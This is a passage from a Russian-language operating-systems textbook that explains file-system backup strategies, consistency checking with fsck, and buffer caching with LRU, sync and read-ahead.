чем принимать решение о сжатии потока резервного копирования, нужно хорошенько подумать.

В-четвертых, резервное копирование активной файловой системы существенно затруднено. Если в процессе резервного копирования происходит добавление, удаление и изменение файлов и каталогов, можно получить весьма противоречивый результат. Но поскольку архивация данных может занять несколько часов, то для выполнения резервного копирования может потребоваться перевести систему в автономный режим на большую часть ночного времени, что не всегда приемлемо. Поэтому были разработаны алгоритмы для создания быстрых копий текущего состояния файловой системы за счет копирования критических структур данных, которые при последующем изменении файлов и каталогов требуют копирования блоков вместо обновления их на месте (Hutchinson et al., 1999). При этом файловая система эффективно «замораживается» на момент создания быстрой копии текущего состояния, и ее резервная копия может быть сделана чуть позже в любое удобное время.

И наконец, в-пятых, резервное копирование создает для организации множество нетехнических проблем. Самая лучшая в мире постоянно действующая система безопасности может оказаться бесполезной, если системный администратор хранит все диски или ленты с резервными копиями в своем кабинете и оставляет его открытым и без охраны, когда спускается в зал за распечаткой. Шпиону достаточно лишь войти на несколько секунд, положить в карман одну небольшую кассету с лентой или диск и спокойно уйти прочь. Тогда с безопасностью можно будет распрощаться. Ежедневное резервное копирование вряд ли пригодится, если огонь, охвативший компьютер, испепелит и ленты резервного копирования. Поэтому диски резервного копирования должны храниться где-нибудь в другом месте, но это повышает степень риска (поскольку теперь нужно позаботиться о безопасности уже двух мест). Более подробно этот и другие проблемы администрирования рассмотрены в работе Немета (Nemeth et al., 2000). Далее обсуждение коснется только технических вопросов, относящихся к резервному копированию файловой системы.

Для резервного копирования диска можно воспользоваться одной из двух стратегий: физической или логической архивацией. **Физическая архивация** ведется с нулевого блока диска, при этом все дисковые блоки записываются на лету в порядке их следования и, когда скопирован последний блок, запись останавливается. Эта программа настолько проста, что, возможно, она может быть избавлена от ошибок на все 100 %, чего, наверное, нельзя сказать о любых других полезных программах.

Тем не менее следует сделать несколько замечаний о физической архивации. Прежде всего, создавать резервные копии неиспользуемых дисковых блоков не имеет никакого смысла. Если программа архивирования может получить доступ к структуре данных, регистрирующей свободные блоки, она может избежать копирования неиспользуемых блоков. Но пропуск неиспользуемых блоков требует записывать номер блока перед каждым из них (или делать что-нибудь подобное), потому что теперь уже не факт, что блок k на резервной копии был блоком k на диске.

Вторая неприятность связана с архивированием дефектных блоков. Создать диски больших объемов без каких-либо дефектов практически невозможно. На них всегда найдется несколько дефектных блоков. Время от времени при низкоуровневом форматировании дефектные блоки выявляются, помечаются как плохие и подменяются запасными блоками, находящимися на всякий случай в резерве в конце каждой дорожки.

Во многих случаях контроллер диска справляется с плохими блоками самостоятельно, и операционная система даже не знает об их существовании.

Но иногда блоки портятся уже после форматирования, что когда-нибудь будет обнаружено операционной системой. Обычно эта проблема решается операционной системой путем создания «файла», в котором содержатся все плохие блоки. Это делается хотя бы для того, чтобы они никогда не попали в пул свободных блоков и никогда не попали под распределение. Наверное, излишне говорить, что эти файлы абсолютно нечитаемы.

Если, как говорилось ранее, все плохие блоки перераспределены контроллером диска и скрыты от операционной системы, то физическое архивирование проходит без проблем. Однако если такие блоки находятся в поле зрения операционной системы и собраны в один или несколько файлов или битовых массивов, то очень важно, чтобы программа, осуществляющая физическое архивирование, имела доступ к этой информации и избегала архивирования этих блоков, чтобы предотвратить бесконечные ошибки чтения диска при попытках сделать резервную копию файла, состоящего из плохих блоков.

У систем Windows имеются файлы подкачки и гибернации, которые не нуждаются в восстановлении и не должны подвергаться резервному копированию в первую очередь. У конкретных систем могут иметься и другие внутренние файлы, которые не должны подвергаться резервному копированию, поэтому программы архивации должны о них знать.

Главным преимуществом физического архивирования являются простота и высокая скорость работы (в принципе, архивирование может вестись со скоростью работы диска). А главным недостатком является невозможность пропуска выбранных каталогов, осуществления инкрементного архивирования и восстановления по запросу отдельных файлов. Исходя из этого в большинстве эксплуатирующихся компьютерных систем проводится логическое архивирование.

Логическая архивация начинается в одном или нескольких указанных каталогах и рекурсивно архивирует все найденные там файлы и каталоги, в которых произошли изменения со времени какой-нибудь заданной исходной даты (например, даты создания резервной копии при инкрементном архивировании или даты установки системы для полного архивирования). Таким образом, при логической архивации на магнитную ленту записываются последовательности четко идентифицируемых каталогов и файлов, что упрощает восстановление по запросу указанного файла или каталога.

Поскольку наибольшее распространение получила логическая архивация, рассмотрим подробности ее общего алгоритма на основе примера (рис. 4.21). Этот алгоритм используется в большинстве UNIX-систем. На рисунке показана файловая система с каталогами (квадраты) и файлами (окружности). Закрашены те элементы, которые подверглись изменениям со времени исходной даты и поэтому подлежат архивированию. Светлые элементы в архивации не нуждаются.

Согласно этому алгоритму архивируются также все каталоги (даже не подвергшиеся изменениям), попадающиеся на пути к измененному файлу или каталогу, на что было две причины. Первая — создать возможность восстановления файлов и каталогов из архивной копии в только что созданной файловой системе на другом компьютере. Таким образом, архивирование и восстановление программ может быть использовано для переноса всей файловой системы между компьютерами.

Второй причиной архивирования неизмененных каталогов, лежащих на пути к измененным файлам, является возможность инкрементного восстановления отдельного файла (например, чтобы восстановить файл, удаленный по ошибке). Предположим, что полное архивирование файловой системы сделано в воскресенье вечером, а инкрементное архивирование сделано в понедельник вечером. Во вторник каталог /usr/jhs/proj/nr3 был удален вместе со всеми находящимися в нем каталогами и файлами. В среду спозаранку пользователю захотелось восстановить файл /usr/jhs/proj/nr3/plans/summary. Но восстановить файл summary не представляется возможным, поскольку его некуда поместить. Сначала должны быть восстановлены каталоги nr3 и plans. Чтобы получить верные сведения об их владельцах, режимах использования, метках времени и других атрибутах, эти каталоги должны присутствовать на архивном диске, даже если сами они не подвергались изменениям со времени последней процедуры полного архивирования.




Рис. 4.21. Архивируемая файловая система. Квадратами обозначены каталоги, а окружностями — файлы. Закрашены те элементы, которые были изменены со времени последнего архивирования. Каждый каталог и файл помечен номером своего i-узла

Согласно алгоритму архивации создается битовый массив, проиндексированный по номеру i-узла, в котором на каждый i-узел отводится несколько битов. При реализации алгоритма эти биты будут устанавливаться и сбрасываться. Реализация проходит в четыре этапа. Первый этап начинается с исследования всех элементов начального каталога (например, корневого). В битовом массиве помечается i-узел каждого измененного файла. Также помечается каждый каталог (независимо от того, был он изменен или нет), а затем рекурсивно проводится аналогичное исследование всех помеченных каталогов.

В конце первого этапа помеченными оказываются все измененные файлы и все каталоги, что и показано закрашиванием на рис. 4.22, *а*. Согласно концепции на втором этапе происходит повторный рекурсивный обход всего дерева, при котором снимаются пометки со всех каталогов, которые не содержат измененных файлов или каталогов

как непосредственно, так и в нижележащих поддеревьях каталогов. После этого этапа битовый массив приобретает вид, показанный на рис. 4.22, *б*. Следует заметить, что каталоги 10, 11, 14, 27, 29 и 30 теперь уже не помечены, поскольку ниже этих каталогов не содержится никаких измененных элементов. Они не будут сохраняться в резервной копии. В отличие от них каталоги 5 и 6, несмотря на то что сами они не подверглись изменениям, будут заархивированы, поскольку понадобятся для восстановления сегодняшних изменений на новой машине. Для повышения эффективности первый и второй этапы могут быть объединены в одном проходе дерева.

К этому моменту уже известно, какие каталоги и файлы нужно архивировать. Все они отмечены на рис. 4.22, *б*. Третий этап состоит из сканирования i-узлов в порядке их нумерации и архивирования всех каталогов, помеченных для архивации. Эти каталоги показаны на рис. 4.22, *в*. В префиксе каждого каталога содержатся его атрибуты (владелец, метки времени и т. д.), поэтому они могут быть восстановлены. И наконец, на четвертом этапе также архивируются файлы, помеченные на рис. 4.22, *г*, в префиксах которых также содержатся их атрибуты. На этом архивация завершается.




Рис. 4.22. Битовые массивы, используемые алгоритмом логической архивации

Восстановление файловой системы с архивного диска не представляет особого труда. Для начала на диске создается пустая файловая система. Затем восстанавливается самая последняя полная резервная копия. Поскольку первыми на резервный диск попадают каталоги, то все они восстанавливаются в первую очередь, задавая основу файловой системы, после чего восстанавливаются сами файлы. Затем этот процесс повторяется с первым инкрементным архивированием, сделанным после полного архивирования, потом со следующим и т. д.

Хотя логическая архивация довольно проста, в ней имеется ряд хитростей. К примеру, поскольку список свободных блоков не является файлом, он не архивируется, значит, после восстановления всех резервных копий он должен быть реконструирован заново. Этому ничего не препятствует, поскольку набор свободных блоков является всего лишь дополнением того набора блоков, который содержится в сочетании всех файлов.

Другая проблема касается связей. Если файл связан с двумя или несколькими каталогами, нужно, чтобы файл был восстановлен только один раз, а во всех каталогах, которые должны указывать на него, появились соответствующие ссылки.

Еще одна проблема связана с тем обстоятельством, что файлы UNIX могут содержать дыры. Вполне допустимо открыть файл, записать в него всего несколько байтов, переместить указатель на значительное расстояние, а затем записать еще несколько байтов. Блоки, находящиеся в промежутке, не являются частью файла и не должны архивироваться и восстанавливаться. Файлы, содержащие образы памяти, зачастую имеют дыру в сотни мегабайт между сегментом данных и стеком. При неверном подходе у каждого восстановленного файла с образом памяти эта область будет заполнена нулями и, соответственно, будет иметь такой же размер, как и виртуальное адресное пространство (например, 2^{32} байт или, хуже того, 2^{64} байт).

И наконец, специальные файлы, поименованные каналы (все, что не является настоящим файлом) и им подобные никогда не должны архивироваться, независимо от того, в каком каталоге они могут оказаться (они не обязаны находиться только в каталоге /dev). Дополнительную информацию о резервном копировании файловой системы можно найти в трудах Червенака (Chervenak et al., 1998), а также Звиски (Zwicky, 1991).

4.4.3. Непротиворечивость файловой системы

Еще одной проблемой, относящейся к надежности файловой системы, является обеспечение ее непротиворечивости. Многие файловые системы считывают блоки, вносят в них изменения, а потом записывают их обратно на носитель. Если сбой системы произойдет до того, как записаны все модифицированные блоки, файловая система может остаться в противоречивом состоянии. Особую остроту эта проблема приобретает, когда среди незаписанных блоков попадаются блоки i-узлов, блоки каталогов или блоки, содержащие список свободных блоков.

Для решения проблемы противоречивости файловых систем на многих компьютерах имеются служебные программы, проверяющие их непротиворечивость. К примеру, в системе UNIX есть fsck, а в системе Windows — sfc (и другие программы). Эта утилита может быть запущена при каждой загрузке системы, особенно после сбоя. Далее будет дано описание работы утилиты fsck. Утилита sfc имеет ряд отличий, поскольку работает на другой файловой системе, но в ней также действует общий принцип использования избыточной информации для восстановления файловой системы. Все средства проверки файловых систем работают над каждой файловой системой (разделом диска) независимо от всех остальных файловых систем.

Могут применяться два типа проверки непротиворечивости: блочный и файловый. Для проверки блочной непротиворечивости программа создает две таблицы, каждая из которых состоит из счетчика для каждого блока, изначально установленного в нуль. Счетчики в первой таблице отслеживают количество присутствия каждого блока в файле, а счетчики во второй таблице регистрируют количество присутствий каждого блока в списке свободных блоков (или в битовом массиве свободных блоков).

Затем программа считывает все i-узлы, используя непосредственно само устройство, при этом файловая структура игнорируется и возвращаются все дисковые блоки начиная с нулевого. Начиная с i-узла можно построить список всех номеров блоков, используемых в соответствующем файле. Как только будет считан номер каждого блока, увеличивается значение его счетчика в первой таблице. Затем программа проверяет список или битовый массив свободных блоков, чтобы найти все неиспользуемые блоки. Каждое появление блока в списке свободных блоков приводит к увеличению значения его счетчика во второй таблице.

Если у файловой системы нет противоречий, у каждого блока будет 1 либо в первой, либо во второй таблице (рис. 4.23, *а*). Но в результате отказа таблицы могут принять вид, показанный на рис. 4.23, *б*, где блок 2 отсутствует в обеих таблицах. Он будет фигурировать как **пропавший блок**. Хотя пропавшие блоки не причиняют существенного вреда, они занимают пространство, сокращая емкость диска. В отношении пропавших блоков принимается довольно простое решение: программа проверки файловой системы включает их в список свободных блоков.




Рис. 4.23. Состояния файловой системы: *а* — непротиворечивое; *б* — с пропавшим блоком; *в* — с блоком, дважды фигурирующим в списке свободных блоков; *г* — с блоком, дважды фигурирующим в данных

Другая возможная ситуация показана на рис. 4.23, *в*. Здесь блок 4 фигурирует в списке свободных блоков дважды. (Дубликаты могут появиться, только если используется именно список свободных блоков, а не битовый массив, с которым этого просто не может произойти.) Решение в таком случае тоже простое: перестроить список свободных блоков.

Хуже всего, если один и тот же блок данных присутствует в двух или нескольких файлах, как случилось с блоком 5 (рис. 4.23, *г*). Если какой-нибудь из этих файлов

удаляется, блок 5 помещается в список свободных блоков, что приведет к тому, что один и тот же блок будет используемым и свободным одновременно. Если будут удалены оба файла, то блок попадет в список свободных блоков дважды.

Приемлемым действием программы проверки файловой системы станет выделение свободного блока, копирование в него содержимого блока 5 и вставка копии в один из файлов. При этом информационное содержимое файлов не изменится (хотя у одного из них оно почти всегда будет искаженным), но структура файловой системы во всяком случае приобретет непротиворечивость. При этом будет выведен отчет об ошибке, позволяющий пользователю изучить дефект.

Вдобавок к проверке правильности учета каждого блока программа проверки файловой системы проверяет и систему каталогов. Она также использует таблицу счетчиков, но теперь уже для каждого файла, а не для каждого блока. Начиная с корневого каталога она рекурсивно спускается по дереву, проверяя каждый каталог файловой системы. Для каждого i-узла в каждом каталоге она увеличивает значение счетчика, чтобы оно соответствовало количеству использований файла.

Вспомним, что благодаря жестким связям файл может фигурировать в двух и более каталогах. Символические ссылки в расчет не берутся и не вызывают увеличения значения счетчика целевого файла.

После того как программа проверки все это сделает, у нее будет список, проиндексированный по номерам i-узлов, сообщающий, сколько каталогов содержит каждый файл. Затем она сравнивает эти количества со счетчиками связей, хранящимися в самих i-узлах. Эти счетчики получают значение 1 при создании файла и увеличивают свое значение при создании каждой жесткой связи с файлом. В непротиворечивой файловой системе оба счетчика должны иметь одинаковые значения. Но могут возникать два типа ошибок: счетчик связей в i-узле может иметь слишком большое или слишком маленькое значение.

Если счетчик связей имеет более высокое значение, чем количество элементов каталогов, то даже если все файлы будут удалены из каталогов, счетчик по-прежнему будет иметь ненулевое значение и i-узел не будет удален. Эта ошибка не представляет особой важности, но она отнимает пространство диска для тех файлов, которых уже нет ни в одном каталоге. Ее следует исправить, установив правильное значение счетчика связей в i-узле.

Другая ошибка может привести к катастрофическим последствиям. Если два элемента каталогов имеют связь с файлом, а i-узел свидетельствует только об одной связи, то при удалении любого из элементов каталога счетчик i-узла обнулится. Когда это произойдет, файловая система помечает его как неиспользуемый и делает свободными все его блоки. Это приведет к тому, что один из каталогов будет указывать на неиспользуемый i-узел, чьи блоки в скором времени могут быть распределены другим файлам. Решение опять-таки состоит в принудительном приведении значения счетчика связей i-узла в соответствие с реально существующим количеством записей каталогов.

Эти две операции, проверка блоков и проверка каталогов, часто совмещаются в целях повышения эффективности (то есть для этого требуется только один проход по всем i-узлам). Возможно проведение и других проверок. К примеру, каталоги должны иметь определенный формат, равно как и номера i-узлов и ASCII-имена. Если номер i-узла превышает количество i-узлов на диске, значит, каталог был поврежден.

Более того, у каждого i-узла есть режим использования (определяющий также права доступа к нему), и некоторые из них могут быть допустимыми, но весьма странными, к примеру 0007, при котором владельцу и его группе вообще не предоставляется ника-

кого доступа, но всем посторонним разрешаются чтение, запись и исполнение файла. Эти сведения могут пригодиться для сообщения о том, что у посторонних больше прав, чем у владельцев. Каталоги, состоящие из более чем, скажем, 1000 элементов, также вызывают подозрения. Если файлы расположены в пользовательских каталогах, но в качестве их владельцев указан привилегированный пользователь и они имеют установленный бит SETUID, то они являются потенциальной угрозой безопасности, поскольку приобретают полномочия привилегированного пользователя, когда выполняются любым другим пользователем. Приложив небольшие усилия, можно составить довольно длинный список технически допустимых, но довольно необычных ситуаций, о которых стоит вывести сообщения.

В предыдущем разделе рассматривалась проблема защиты пользователя от аварийных ситуаций. Некоторые файловые системы также заботятся о защите пользователя от него самого. Если пользователь намеревается набрать команду

```
rm *.o
```

чтобы удалить все файлы, оканчивающиеся на .o (сгенерированные компилятором объектные файлы), но случайно набирает

```
rm * .o
```

(с пробелом после звездочки), то команда *rm* удалит все файлы в текущем каталоге, а затем пожалуется, что не может найти файл .o. В MS-DOS и некоторых других системах при удалении файла устанавливается лишь бит в каталоге или i-узле, помечая файл удаленным. Дисковые блоки не возвращаются в список свободных блоков до тех пор, пока в них не возникнет насущная потребность[1]. Поэтому, если пользователь тут же обнаружит ошибку, можно будет запустить специальную служебную программу, которая вернет назад (то есть восстановит) удаленные файлы. В Windows удаленные файлы попадают в Корзину (специальный каталог), из которой впоследствии при необходимости их можно будет извлечь[2]. Разумеется, пока они не будут реально удалены из этого каталога, пространство запоминающего устройства возвращено не будет.

4.4.4. Производительность файловой системы

Доступ к диску осуществляется намного медленнее, чем доступ к оперативной памяти. Считывание 32-разрядного слова из памяти может занять 10 нс. Чтение с жесткого диска может осуществляться на скорости 100 Мбит/с, что для каждого 32-разрядного

---

[1] В случае файловых систем FAT-12 и FAT-16 для MS-DOS это не совсем верно: блоки (кластеры), занимавшиеся файлом, отмечаются в FAT как свободные, но запись файла в каталоге с потерей первого имени файла сохраняется до момента ее использования новым файлом в данном каталоге. По сохранившимся в записи файла указателю на первый блок и размеру файла его можно полностью восстановить, если он не был фрагментирован и освободившиеся блоки еще не заняты другими файлами. Иначе возможно лишь частичное восстановление или же оно вообще невозможно. — *Примеч. ред.*

[2] Это верно по умолчанию при удалении файлов средствами Проводника Windows. Однако его поведение может быть изменено средствами настройки операционной системы или сторонними программами. Для других программ поведение также может различаться: например, оболочка командной строки cmd.exe удаляет файлы напрямую, не сохраняя их в Корзине. Некоторые программы могут предоставлять выбор способа удаления файлов.

слова будет в четыре раза медленнее, но к этому следует добавить 5–10 мс на установку головок на дорожку и ожидание, когда под головку подойдет нужный сектор. Если нужно считать только одно слово, то доступ к памяти примерно в миллион раз быстрее, чем доступ к диску. В результате такой разницы во времени доступа во многих файловых системах применяются различные усовершенствования, предназначенные для повышения производительности. В этом разделе будут рассмотрены три из них.

Кэширование

Наиболее распространенным методом сокращения количества обращений к диску является **блочное кэширование** или **буферное кэширование**. (Термин «кэш» происходит от французского cacher — скрывать.) В данном контексте кэш представляет собой коллекцию блоков, логически принадлежащих диску, но хранящихся в памяти с целью повышения производительности.

Для управления кэшем могут применяться различные алгоритмы, но наиболее распространенный из них предусматривает проверку всех запросов для определения того, имеются ли нужные блоки в кэше. Если эти блоки в кэше имеются, то запрос на чтение может быть удовлетворен без обращения к диску. Если блок в кэше отсутствует, то он сначала считывается в кэш, а затем копируется туда, где он нужен. Последующий запрос к тому же самому блоку может быть удовлетворен непосредственно из кэша.

Работа кэша показана на рис. 4.24. Поскольку в кэше хранится большое количество (обычно несколько тысяч) блоков, нужен какой-нибудь способ быстрого определения, присутствует ли заданный блок в кэше или нет. Обычно хэшируются адрес устройства и диска, а результаты ищутся в хэш-таблице. Все блоки с таким же значением хэша собираются в цепочку (цепочку коллизий) в связанном списке.




Рис. 4.24. Структура данных буферного кэша

Когда блок необходимо загрузить в заполненный кэш, какой-то блок нужно удалить (и переписать на диск, если он был изменен со времени его помещения в кэш). Эта ситуация очень похожа на ситуацию со страничной организацией памяти, и все общепринятые алгоритмы замещения страниц, рассмотренные в главе 3, включая FIFO, «второй шанс» и LRU, применимы и в данной ситуации. Одно приятное отличие кэширования от страничной организации состоит в том, что обращения к кэшу происходят относительно нечасто, поэтому вполне допустимо хранить все блоки в строгом порядке LRU (замещения наименее востребованного блока), используя связанные списки.

На рис. 4.24 показано, что в дополнение к цепочкам коллизий, начинающихся в хэш-таблице, используется также двунаправленный список, в котором содержатся номера всех блоков в порядке их использования, с наименее востребованным блоком (LRU) в начале этого списка и с наиболее востребованным блоком (MRU) в его конце. Когда происходит обращение к блоку, он может удаляться со своей позиции в двунаправленном списке и помещаться в его конец. Таким образом может поддерживаться точный LRU-порядок.

К сожалению, здесь имеется один подвох. Теперь, когда сложилась ситуация, позволяющая в точности применить алгоритм LRU, оказывается, что это как раз и нежелательно. Проблема возникает из-за сбоев и требований непротиворечивости файловой системы, рассмотренных в предыдущем разделе. Если какой-нибудь очень важный блок, например блок i-узла, считывается в кэш и изменяется, но не переписывается на диск, то сбой оставляет файловую систему в противоречивом состоянии. Если блок i-узла помещается в конец LRU-цепочки, может пройти довольно много времени, перед тем как он достигнет ее начала и будет записан на диск.

Более того, к некоторым блокам, например блокам i-узлов, редко обращаются дважды за короткий промежуток времени. Исходя из этих соображений можно прийти к модифицированной LRU-схеме, в которой берутся в расчет два фактора:

1. Велика ли вероятность того, что данный блок вскоре снова понадобится?
2. Важен ли данный блок с точки зрения непротиворечивости файловой системы?

При ответе на оба вопроса блоки могут быть разделены на такие категории, как блоки i-узлов, косвенные блоки, блоки каталогов, заполненные блоки данных и частично заполненные блоки данных. Блоки, которые, возможно, в ближайшее время не понадобятся, помещаются в начало, а не в конец списка LRU, поэтому вскоре занимаемые ими буферы будут использованы повторно. Блоки, которые вскоре могут снова понадобиться, например частично заполненные блоки, в которые производится запись, помещаются в конец списка, поэтому они останутся в кэше надолго.

Второй вопрос не связан с первым. Если блок важен для непротиворечивости файловой системы (в основном таковы все блоки, за исключением блоков данных) и он был изменен, его тут же нужно записать на диск независимо от того, в каком конце LRU-списка он находится. Быстрая запись важных блоков существенно снижает вероятность аварии файловой системы. Конечно, пользователь может расстроиться, если один из его файлов будет поврежден в случае аварии, но он расстроится еще больше, если будет потеряна вся файловая система.

Даже при таких мерах сохранения целостности файловой системы, слишком долгое хранение в кэше блоков данных без их записи на диск также нежелательно. Войдем в положение писателя, который работает на персональном компьютере. Даже если он периодически заставляет редактор текста сбрасывать редактируемый файл на диск, есть вполне реальная вероятность того, что весь его труд все еще находится в кэше, а на диске ничего нет. Если произойдет сбой, структура файловой системы повреждена не будет, но вся работа за день окажется утрачена.

Подобная ситуация складывается нечасто, если только не попадется слишком невезучий пользователь. Чтобы справиться с этой проблемой, система может применять два подхода. В UNIX используется системный вызов *sync*, вынуждающий немедленно записать все измененные блоки на диск. При запуске системы в фоновом режиме начинает действовать программа, которая обычно называется update. Она работает

в бесконечном цикле и осуществляет вызовы *sync*, делая паузу в 30 с между вызовами. В результате при аварии теряется работа не более чем за 30 с.

Хотя в Windows теперь есть системный вызов, эквивалентный *sync*, который называется *FlushFileBuffers*, в прошлом такого вызова не было. Вместо этого использовалась другая стратегия, которая в чем-то была лучше, чем подход, используемый в UNIX (но в чем-то хуже). При ее применении каждый измененный блок записывался на диск сразу же, как только попадал в кэш. Кэш, в котором все модифицированные блоки немедленно записываются обратно на диск, называется **кэшем со сквозной записью**. Он требует большего объема операций дискового ввода-вывода по сравнению с кэшем без сквозной записи.

Различия между этими двумя подходами можно заметить, когда программа посимвольно записывает полный блок размером 1 Кбайт. Система UNIX будет собирать все символы в кэше и записывать блок на диск или каждые 30 с, или в случае, когда блок будет удаляться из кэша. При использовании кэша со сквозной записью обращение к диску осуществляется при записи каждого символа. Разумеется, большинство программ выполняют внутреннюю буферизацию, поэтому, как правило, они записывают при каждом системном вызове *write* не символ, а строку или еще более крупный фрагмент.

Последствия этого различия в стратегии кэширования состоят в том, что удаление диска из системы UNIX без осуществления системного вызова *sync* практически никогда не обходится без потери данных, а часто приводит еще и к повреждению файловой системы. При кэшировании со сквозной записью проблем не возникает. Столь разные стратегии были выбраны из-за того, что система UNIX разрабатывалась в среде, где все используемые диски были жесткими и не удалялись из системы, а первая файловая система Windows унаследовала свои черты у MS-DOS, которая вышла из мира гибких дисков. Когда в обиход вошли жесткие диски, стал нормой подход, реализованный в UNIX, обладающий более высокой эффективностью (но меньшей надежностью), и теперь он также используется для жестких дисков в системе Windows. Но в файловой системе NTFS, как рассматривалось ранее, для повышения надежности предприняты другие меры (например, журналирование).

В некоторых операционных системах буферное кэширование объединено со страничным. Такое объединение особенно привлекательно при поддержке файлов, отображаемых на память. Если файл отображен на память, то некоторые из его страниц могут находиться в памяти, поскольку они были востребованы. Такие страницы вряд ли отличаются от файловых блоков в буферном кэше. В таком случае они могут рассматриваться одинаковым образом в едином кэше, используемом как для файловых блоков, так и для страниц.

Опережающее чтение блока

Второй метод, улучшающий воспринимаемую производительность файловой системы, заключается в попытке получить блоки в кэш еще до того, как они понадобятся, чтобы повысить соотношение удачных обращений к кэшу. В частности, многие файлы читаются последовательно. Когда у файловой системы запрашивается блок k какого-нибудь файла, она выполняет запрос, но, завершив его выполнение, проверяет присутствие в кэше блока $k + 1$. Если этот блок в нем отсутствует, она планирует чтение блока $k + 1$ в надежде, что, когда он понадобится, он уже будет в кэше. В крайнем случае уже будет в пути.

Разумеется, стратегия опережающего чтения работает только для тех файлов, которые считываются последовательно. При произвольном обращении к файлу опережающее чтение не поможет. Будет досадно, если скорость передачи данных с диска снизится из-за чтения бесполезных блоков и ради них придется удалять полезные блоки из кэша (и, возможно, при этом еще больше снижая скорость передачи данных с диска из-за возвращения на него измененных блоков). Чтобы определить, стоит ли использовать опережающее чтение блоков, файловая система может отслеживать режим доступа к каждому открытому файлу. К примеру, в связанном с каждым файлом бите можно вести учет режима доступа к файлу, устанавливая его в режим последовательного доступа или в режим произвольного доступа. Изначально каждому открываемому файлу выдается кредит доверия, и бит устанавливается в режим последовательного доступа. Но если для этого файла проводится операция позиционирования указателя текущей позиции в файле, бит сбрасывается. При возобновлении последовательного чтения бит будет снова установлен. Благодаря этому файловая система может выстраивать вполне обоснованные догадки о необходимости опережающего чтения. И ничего страшного, если время от времени эти догадки не будут оправдываться, поскольку это приведет всего лишь к незначительному снижению потока данных с диска.

Сокращение количества перемещений блока головок диска

